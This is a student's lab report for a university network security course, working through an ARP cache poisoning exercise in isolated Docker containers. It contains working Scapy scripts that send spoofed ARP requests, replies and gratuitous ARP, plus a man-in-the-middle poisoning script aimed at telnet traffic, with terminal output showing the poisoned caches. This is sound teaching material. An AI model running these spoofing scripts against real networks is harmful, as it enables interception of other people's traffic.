Clemson University

Lab-4: ARP Cache Poisoning Attack Lab
CPSC:8570
Spring- 2022

Course Instructor: Dr. Long Cheng

Lab by:
Sai Vinay Nandigam
CUID: C17742253

Lab environment setup:

In this lab I have created three machines for attacker, Victim-A, and Victim-B. I have considered Host M as an attacker, Host-A as a Victim-A, and Host-B as a Victim-B.

Dcbuild

```
seed@VM: ~/Labsetup4
[04/07/22]seed@VM:~$ cd desktop
bash: cd: desktop: No such file or directory
[04/07/22]seed@VM:~$ cd seed
bash: cd: seed: No such file or directory
[04/07/22]seed@VM:~$ ls
Desktop  Documents  Lab1       Labsetup-3  Music     Public     Videos
DNS      Downloads  Labsetup2  Labsetup4   Pictures  Templates
[04/07/22]seed@VM:~$ cd Labsetup4
[04/07/22]seed@VM:~/Labsetup4$ ls
docker-compose.yml  volumes
[04/07/22]seed@VM:~/Labsetup4$ dc build
dc: Could not open file build
[04/07/22]seed@VM:~/Labsetup4$ dcbuild
HostA uses an image, skipping
HostB uses an image, skipping
HostM uses an image, skipping
[04/07/22]seed@VM:~/Labsetup4$
```

DCup:

```
seed@VM: ~/Labsetup4
[04/14/22]seed@VM:~$ ls
Desktop  Documents  Lab1       Labsetup-3  Music     Public     Videos
DNS      Downloads  Labsetup2  Labsetup4   Pictures  Templates
[04/14/22]seed@VM:~$ cd Labsetup4
[04/14/22]seed@VM:~/Labsetup4$ dcbuild
HostA uses an image, skipping
HostB uses an image, skipping
HostM uses an image, skipping
[04/14/22]seed@VM:~/Labsetup4$ dcup
M-10.9.0.105 is up-to-date
B-10.9.0.6 is up-to-date
A-10.9.0.5 is up-to-date
Attaching to M-10.9.0.105, B-10.9.0.6, A-10.9.0.5
A-10.9.0.5 |  * Starting internet superserver inetd                    [ OK ]
B-10.9.0.6 |  * Starting internet superserver inetd                    [ OK ]
```

Dockps

```
seed@VM: ~
[04/14/22]seed@VM:~$ dockps
571ee3c572c8  B-10.9.0.6
78f84d463b  A-10.9.0.5
f17bd07f3956  M-10.9.0.105
[04/14/22]seed@VM:~$
```

Attacker VM:

```
seed@VM: ~/Labsetup4
[04/07/22]seed@VM:~/Labsetup4$ docksh M-10.9.0.105
root@f17bd07f3956:/# export PS1="M-10.9.0.105:\w\n$>"
M-10.9.0.105:/
$>export PS1="M-10.9.0.105(Attacker):\w\n$>"
M-10.9.0.105(Attacker):/
$>
```

I have created the Victim A machine.

```
seed@VM: ~/Labsetup4
[04/14/22]seed@VM:~/Labsetup4$ docksh A-10.9.0.5
root@5978f84d463b:/# export PS1="A-10.9.0.5(Victim-A):\w\n\$>"
A-10.9.0.5(Victim-A):/
$>
```

I have created the Victim B machine.

```
seed@VM: ~/Labsetup4
[04/14/22]seed@VM:~/Labsetup4$ docksh B-10.9.0.6
root@571ee3c572c8:/# export PS1="B-10.9.0.6(Victim-B):\w\n\$>"
B-10.9.0.6(Victim-B):/
$>
```

Ifconfig's of both the victim's

```
seed@VM: ~/Labsetup4
[04/07/22]seed@VM:~/Labsetup4$ docksh B-10.9.0.6
root@571ee3c572c8:/# export PS1 = "B-10.9.0.6(Victim-B):\w\n$?>"
bash: export: `=': not a valid identifier
bash: export: `B-10.9.0.6(Victim-B):\w\n0>': not a valid identifier
root@571ee3c572c8:/# export PS1="B-10.9.0.6(Victim-B):\w\n$?>"
B-10.9.0.6(Victim-B):/
1>ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.6  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:06  txqueuelen 0  (Ethernet)
        RX packets 82  bytes 12409 (12.4 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

B-10.9.0.6(Victim-B):/
```

```
seed@VM: ~/Labsetup4
[04/07/22]seed@VM:~/Labsetup4$ docksh A-10.9.0.5
root@5978f84d463b:/# export PS1="A-10.9.0.5(Victim-A):\w\n$?>"
A-10.9.0.5(Victim-A):/
0>ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.5  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:05  txqueuelen 0  (Ethernet)
        RX packets 82  bytes 12409 (12.4 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

A-10.9.0.5(Victim-A):/
0>
```

Task-1 ARP Cache Poisoning

Ifconfigs of both victim a and victim b:

```
seed@VM: ~/Labsetup4
[04/14/22]seed@VM:~/Labsetup4$ docksh A-10.9.0.5
root@5978f84d463b:/# export PS1="A-10.9.0.5(Victim-A):\w\n\$>"
A-10.9.0.5(Victim-A):/
$>
A-10.9.0.5(Victim-A):/
$>ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.5  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:05  txqueuelen 0  (Ethernet)
        RX packets 98  bytes 15045 (15.0 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

A-10.9.0.5(Victim-A):/
$>
```

```
seed@VM: ~/Labsetup4
[04/14/22]seed@VM:~/Labsetup4$ docksh B-10.9.0.6
root@571ee3c572c8:/# export PS1="B-10.9.0.6(Victim-B):\w\n\$>"
B-10.9.0.6(Victim-B):/
$>ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.6  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:06  txqueuelen 0  (Ethernet)
        RX packets 99  bytes 15115 (15.1 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

B-10.9.0.6(Victim-B):/
$>
```

Task-1.A(Using ARP Request):

In this task, on the attacker machine I have constructed an ARP request packet to map victim-B's IP address to Attacker's Mac address. I have sent the packet

I have executed Arp request python file in the attacker machine by adding targeted Mac address and targeted IP address.


Modified the code


```
#!/usr/bin/env python3
from scapy.all import *

IP_target    = "10.9.0.5"
MAC_target   = "02:42:0a:09:00:05"

IP_spoofed      = "10.9.0.19"
MAC_spoofed     = "aa:bb:cc:dd:ee:ff"

print("SENDING SPOOFED ARP REQUEST......")

# Construct the Ether header
ether = Ether()
ether.dst = MAC_target
ether.src = MAC_spoofed

# Construct the ARP packet
arp = ARP()
arp.psrc  = IP_spoofed
arp.hwsrc = MAC_spoofed
arp.pdst  = IP_target
arp.op = 1
frame = ether/arp
sendp(frame)
```

In the attacker machine I have run the python file.

```
$>./arp_request.py
bash: ./arp_request.py: No such file or directory
M-10.9.0.105(Attacker):/
$>ls
bin   dev  home  lib32  libx32  mnt  proc  run   srv  tmp  var
boot  etc  lib   lib64  media   opt  root  sbin  sys  usr  volumes
M-10.9.0.105(Attacker):/
$>cd volumes
M-10.9.0.105(Attacker):/volumes
$>ls
arp_gratuitous.py      arp_reply.py    mitm_tcp.py
arp_poisoning_mitm.py  arp_request.py
M-10.9.0.105(Attacker):/volumes
$>./arp_request.py
bash: ./arp_request.py: Permission denied
M-10.9.0.105(Attacker):/volumes
$>chmod u+x arp_request.py
M-10.9.0.105(Attacker):/volumes
$>./arp_request.py
SENDING SPOOFED ARP REQUEST......
.
Sent 1 packets.
M-10.9.0.105(Attacker):/volumes
$>
```

Wire shark:


[SEED Labs] Capturing from br-bf6245f35691
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
1 2022-04-15 11:4… aa:bb:cc:dd:ee:ff 02:42:0a:09:00:05 ARP 42 Who has 10.9.0.5? Tell 10.9.0.19
2 2022-04-15 11:4… 02:42:0a:09:00:05 aa:bb:cc:dd:ee:ff ARP 42 10.9.0.5 is at 02:42:0a:09:00:05
3 2022-04-15 11:4… fe80::42:3ff:feff:b… ff02::2 ICMPv6 70 Router Solicitation from 02:42:03:ff:b4:29
br-bf6245f35691: <live capture in progress>
Packets: 3 · Displayed: 3 (100.0%)
Profile: Default


[SEED Labs] Capturing from br-bf6245f35691
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
1 2022-04-15 11:4… aa:bb:cc:dd:ee:ff 02:42:0a:09:00:05 ARP 42 Who has 10.9.0.5? Tell 10.9.0.19
2 2022-04-15 11:4… 02:42:0a:09:00:05 aa:bb:cc:dd:ee:ff ARP 42 10.9.0.5 is at 02:42:0a:09:00:05
3 2022-04-15 11:4… fe80::42:3ff:feff:b… ff02::2 ICMPv6 70 Router Solicitation from 02:42:03:ff:b4:29
Frame 2: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface br-bf6245f35691, id 0
Ethernet II, Src: 02:42:0a:09:00:05 (02:42:0a:09:00:05), Dst: aa:bb:cc:dd:ee:ff (aa:bb:cc:dd:ee:ff)
Address Resolution Protocol (reply)
br-bf6245f35691: <live capture in progress>
Packets: 3 · Displayed: 3 (100.0%)
Profile: Default

The attack was successful. The fake IP address given in the code was displayed here.

```
seed@VM: ~/Labsetup4
        ether 02:42:0a:09:00:05  txqueuelen 0  (Ethernet)
        RX packets 98  bytes 15045 (15.0 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

A-10.9.0.5(Victim-A):/
$>arp
A-10.9.0.5(Victim-A):/
$>arp -n
A-10.9.0.5(Victim-A):/
$>arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.19                ether   aa:bb:cc:dd:ee:ff   C                     eth0
A-10.9.0.5(Victim-A):/
$>
```

Task-1-B(Using ARP Reply): On the attacker machine I created an ARP reply packet to map Victim-B's IP address to attacker's MAC address. I have sent the packet to A and the attack succeeded. I also considered two scenarios, one is victim B's IP address in victim-A's cache, and the second one is removing victim-B's IP address in A's cache.

Modified the code:

```
arp_reply.py
arp_request.py    arp_reply.py

#!/usr/bin/python3
from scapy.all import *

IP_target    = "10.9.0.5"
MAC_target   = "02:42:0a:09:00:05"

IP_spoofed      = "10.9.0.19"
MAC_spoofed     = "aa:bb:cc:dd:00:11"

print("SENDING SPOOFED ARP REPLY......")

ether = Ether()
ether.dst = MAC_target
ether.src = MAC_spoofed

arp = ARP()
arp.psrc  = IP_spoofed
arp.hwsrc = MAC_spoofed
arp.pdst  = IP_target
arp.hwdst = MAC_target
arp.op = 2
frame = ether/arp
sendp(frame)
```

Scenario-1: Already in the A's cache

```
seed@VM: ~/Labsetup4
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

A-10.9.0.5(Victim-A):/
$>arp
A-10.9.0.5(Victim-A):/
$>arp -n
A-10.9.0.5(Victim-A):/
$>arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.19                ether   aa:bb:cc:dd:ee:ff   C                     eth0
A-10.9.0.5(Victim-A):/
$>arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.19                ether   aa:bb:cc:dd:ee:ff   C                     eth0
A-10.9.0.5(Victim-A):/
$>
```


Attacked by using reply python file.

```
seed@VM: ~/Labsetup4
arp_gratuitous.py      arp_reply.py    mitm_tcp.py
arp_poisoning_mitm.py  arp_request.py
M-10.9.0.105(Attacker):/volumes
$>./arp_request.py
bash: ./arp_request.py: Permission denied
M-10.9.0.105(Attacker):/volumes
$>chmod u+x arp_request.py
M-10.9.0.105(Attacker):/volumes
$>./arp_request.py
SENDING SPOOFED ARP REQUEST......
.
Sent 1 packets.
M-10.9.0.105(Attacker):/volumes
$>./arp_reply.py
bash: ./arp_reply.py: Permission denied
M-10.9.0.105(Attacker):/volumes
$>chmod u+x arp_reply.py
M-10.9.0.105(Attacker):/volumes
$>./arp_reply.py
SENDING SPOOFED ARP REPLY......
.
Sent 1 packets.
M-10.9.0.105(Attacker):/volumes
$>
```

In the victim A machine , I was able to display the fake IP address.

```
seed@VM: ~/Labsetup4
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

A-10.9.0.5(Victim-A):/
$>arp
A-10.9.0.5(Victim-A):/
$>arp -n
A-10.9.0.5(Victim-A):/
$>arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.19                ether   aa:bb:cc:dd:ee:ff   C                     eth0
A-10.9.0.5(Victim-A):/
$>arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.19                ether   aa:bb:cc:dd:ee:ff   C                     eth0
A-10.9.0.5(Victim-A):/
$>arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.19                ether   aa:bb:cc:dd:00:11   C                     eth0
A-10.9.0.5(Victim-A):/
$>
```

Wireshark Screenshot.



Scenario-2:

Cleared the cache by using "**arp -d 10.9.0.19**"

```
seed@VM: ~/Labsetup4
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

A-10.9.0.5(Victim-A):/
$>arp
A-10.9.0.5(Victim-A):/
$>arp -n
A-10.9.0.5(Victim-A):/
$>arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.19                ether   aa:bb:cc:dd:ee:ff   C                     eth0
A-10.9.0.5(Victim-A):/
$>arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.19                ether   aa:bb:cc:dd:ee:ff   C                     eth0
A-10.9.0.5(Victim-A):/
$>arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.19                ether   aa:bb:cc:dd:00:11   C                     eth0
A-10.9.0.5(Victim-A):/
$>arp -d 10.9.0.19
A-10.9.0.5(Victim-A):/
$>arp -n
A-10.9.0.5(Victim-A):/
$>
```

After clearing the cache I have attacked again.

```
seed@VM: ~/Labsetup4
M-10.9.0.105(Attacker):/volumes
$>chmod u+x arp_request.py
M-10.9.0.105(Attacker):/volumes
$>./arp_request.py
SENDING SPOOFED ARP REQUEST......
.
Sent 1 packets.
M-10.9.0.105(Attacker):/volumes
$>./arp_reply.py
bash: ./arp_reply.py: Permission denied
M-10.9.0.105(Attacker):/volumes
$>chmod u+x arp_reply.py
M-10.9.0.105(Attacker):/volumes
$>./arp_reply.py
SENDING SPOOFED ARP REPLY......
.
Sent 1 packets.
M-10.9.0.105(Attacker):/volumes
$>./arp_reply.py
SENDING SPOOFED ARP REPLY......
.
Sent 1 packets.
M-10.9.0.105(Attacker):/volumes
$>
```

There is nothing in the cache.

```
seed@VM: ~/Labsetup4
A-10.9.0.5(Victim-A):/
$>arp
A-10.9.0.5(Victim-A):/
$>arp -n
A-10.9.0.5(Victim-A):/
$>arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.19                ether   aa:bb:cc:dd:ee:ff   C                     eth0
A-10.9.0.5(Victim-A):/
$>arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.19                ether   aa:bb:cc:dd:ee:ff   C                     eth0
A-10.9.0.5(Victim-A):/
$>arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.19                ether   aa:bb:cc:dd:00:11   C                     eth0
A-10.9.0.5(Victim-A):/
$>arp -d 10.9.0.19
A-10.9.0.5(Victim-A):/
$>arp -n
A-10.9.0.5(Victim-A):/
$>arp -n
A-10.9.0.5(Victim-A):/
$>
```

Task: 1c

In this task i on the attacker I constructed an ARP gratuitous packet and used it to map the victim-B's IP address


Modified the code.

```
arp_gratuitous.py
arp_request.py   arp_reply.py   arp_gratuitous.py
#!/usr/bin/python3
from scapy.all import *

IP_spoofed   = "10.9.0.5"
MAC_spoofed  = "aa:bb:cc:dd:ee:ff"

print("SENDING SPOOFED ARP GRATUITOUS MESSAGE......")

ether = Ether()
ether.dst = "ff:ff:ff:ff:ff:ff"
ether.src = MAC_spoofed

arp = ARP()
arp.psrc  = IP_spoofed
arp.hwsrc = MAC_spoofed
arp.pdst  = IP_spoofed
arp.hwdst = "ff:ff:ff:ff:ff:ff"
arp.op = 1
frame = ether/arp
sendp(frame)
```

I have executed the arp_gratuitous.py

```
seed@VM: ~/Labsetup4
M-10.9.0.105(Attacker):/volumes
$>chmod u+x arp_reply.py
M-10.9.0.105(Attacker):/volumes
$>./arp_reply.py
SENDING SPOOFED ARP REPLY......
.
Sent 1 packets.
M-10.9.0.105(Attacker):/volumes
$>./arp_reply.py
SENDING SPOOFED ARP REPLY......
.
Sent 1 packets.
M-10.9.0.105(Attacker):/volumes
$>./arp_gratuitous.py
bash: ./arp_gratuitous.py: Permission denied
M-10.9.0.105(Attacker):/volumes
$>chmod u+x arp_gratuitous.py
M-10.9.0.105(Attacker):/volumes
$>./arp_gratuitous.py
SENDING SPOOFED ARP GRATUITOUS MESSAGE......
.
Sent 1 packets.
M-10.9.0.105(Attacker):/volumes
$>
```

Screenshot of the wiresharl



No.	Time	Source	Destination	Protocol	Length	Info
1	2022-04-15 11:4…	aa:bb:cc:dd:ee:ff	02:42:0a:09:00:05	ARP	42	Who has 10.9.0.5? Tell 10.9.0.19
2	2022-04-15 11:4…	02:42:0a:09:00:05	aa:bb:cc:dd:ee:ff	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05
3	2022-04-15 11:4…	fe80::42:3ff:feff:b…	ff02::2	ICMPv6	70	Router Solicitation from 02:42:03:ff:b4:29
4	2022-04-15 11:5…	aa:bb:cc:dd:00:11	02:42:0a:09:00:05	ARP	42	10.9.0.19 is at aa:bb:cc:dd:00:11
5	2022-04-15 12:0…	aa:bb:cc:dd:00:11	02:42:0a:09:00:05	ARP	42	10.9.0.19 is at aa:bb:cc:dd:00:11
6	2022-04-15 12:0…	10.9.0.1	224.0.0.251	MDNS	183	Standard query 0x0000 PTR _ipps._tcp.local, "QM" question PTR
7	2022-04-15 12:0…	fe80::42:3ff:feff:b…	ff02::fb	MDNS	203	Standard query 0x0000 PTR _ipps._tcp.local, "QM" question PTR
8	2022-04-15 12:2…	aa:bb:cc:dd:ee:ff	Broadcast	ARP	42	Gratuitous ARP for 10.9.0.5 (Request) (duplicate use of 10.9.

Empty cache.

```
seed@VM: ~/Labsetup4
A-10.9.0.5(Victim-A):/
$>arp -n
A-10.9.0.5(Victim-A):/
$>
```

Task-2: MITM Attack on Telnet using ARP cache poisoning

I have added the IP address's and the Mac address's to the code.

```
#!/usr/bin/env python3
from scapy.all import *
from time import  *

IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"

IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"

IP_M = "10.9.0.105"
MAC_M = "02:42:0a:09:00:69"

# Constructing spoofed ARP request to Host A
ether1 = Ether()
ether1.dst = MAC_A
arp1 = ARP()
arp1.psrc = IP_B
arp1.hwsrc = MAC_M
arp1.pdst  = IP_A
arp1.op = 1
frame1 = ether1/arp1

# Constructing spoofed ARP request to Host B
ether2 = Ether()
```

I have executed the arp_poisioning_mitm.py code in the attacker machine.

```
$>chmod u+x arp_poisoning_mitm.py
M-10.9.0.105(Attacker):/volumes
$>./arp_poisoning_mitm.py
Sending spoofed ARP request to Hosts A and B
.
Sent 1 packets.
.
Sent 1 packets.
Sending spoofed ARP request to Hosts A and B
Sent 1 packets.
.
Sent 1 packets.
Sending spoofed ARP request to Hosts A and B
.
Sent 1 packets.
.
Sent 1 packets.
Sending spoofed ARP request to Hosts A and B
.
Sent 1 packets.
.
Sent 1 packets.
Sending spoofed ARP request to Hosts A and B
```

It displays the mac address of the attacker and Ip address of the Victim-B.

```
A-10.9.0.5(Victim-A):/
$>arp -n
A-10.9.0.5(Victim-A):/
$>arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
A-10.9.0.5(Victim-A):/
$>
```

In victim B, I am able to display the IP address of the Victim A, and the mac address of the Attacker.

```
seed@VM: ~/Labsetup4
B-10.9.0.6(Victim-B):/
$>ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.6  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:06  txqueuelen 0  (Ethernet)
        RX packets 99  bytes 15115 (15.1 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

B-10.9.0.6(Victim-B):/
$>arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.5                 ether   02:42:0a:09:00:69   C                     eth0
B-10.9.0.6(Victim-B):/
$>
```

I logged into the seed.

```
seed@VM: ~/Labsetup4
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
571ee3c572c8 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@571ee3c572c8:~$
```

I set the IP_forward to 1.

```
seed@VM: ~/Labsetup4
Sent 1 packets.
.
Sent 1 packets.
Sending spoofed ARP request to Hosts A and B
.
Sent 1 packets.
.
Sent 1 packets.
^CTraceback (most recent call last):
  File "./arp_poisoning_mitm.py", line 38, in <module>
    sleep(5)
KeyboardInterrupt

M-10.9.0.105(Attacker):/volumes
$>sudo systcl net.ipv4.ip_forward=1
bash: sudo: command not found
M-10.9.0.105(Attacker):/volumes
$>sudo sysctl net.ipv4.ip_forward=1
bash: sudo: command not found
M-10.9.0.105(Attacker):/volumes
$>sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
M-10.9.0.105(Attacker):/volumes
$>
```

I ran the arp_poisoning_mitm.py code in the attacker machine.

```
seed@VM: ~/Labsetup4
bash: sudo: command not found
M-10.9.0.105(Attacker):/volumes
$>sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
M-10.9.0.105(Attacker):/volumes
$>./arp_poisoning_mitm.py
Sending spoofed ARP request to Hosts A and B
.
Sent 1 packets.
.
Sent 1 packets.
Sending spoofed ARP request to Hosts A and B
.
Sent 1 packets.
.
Sent 1 packets.
Sending spoofed ARP request to Hosts A and B
.
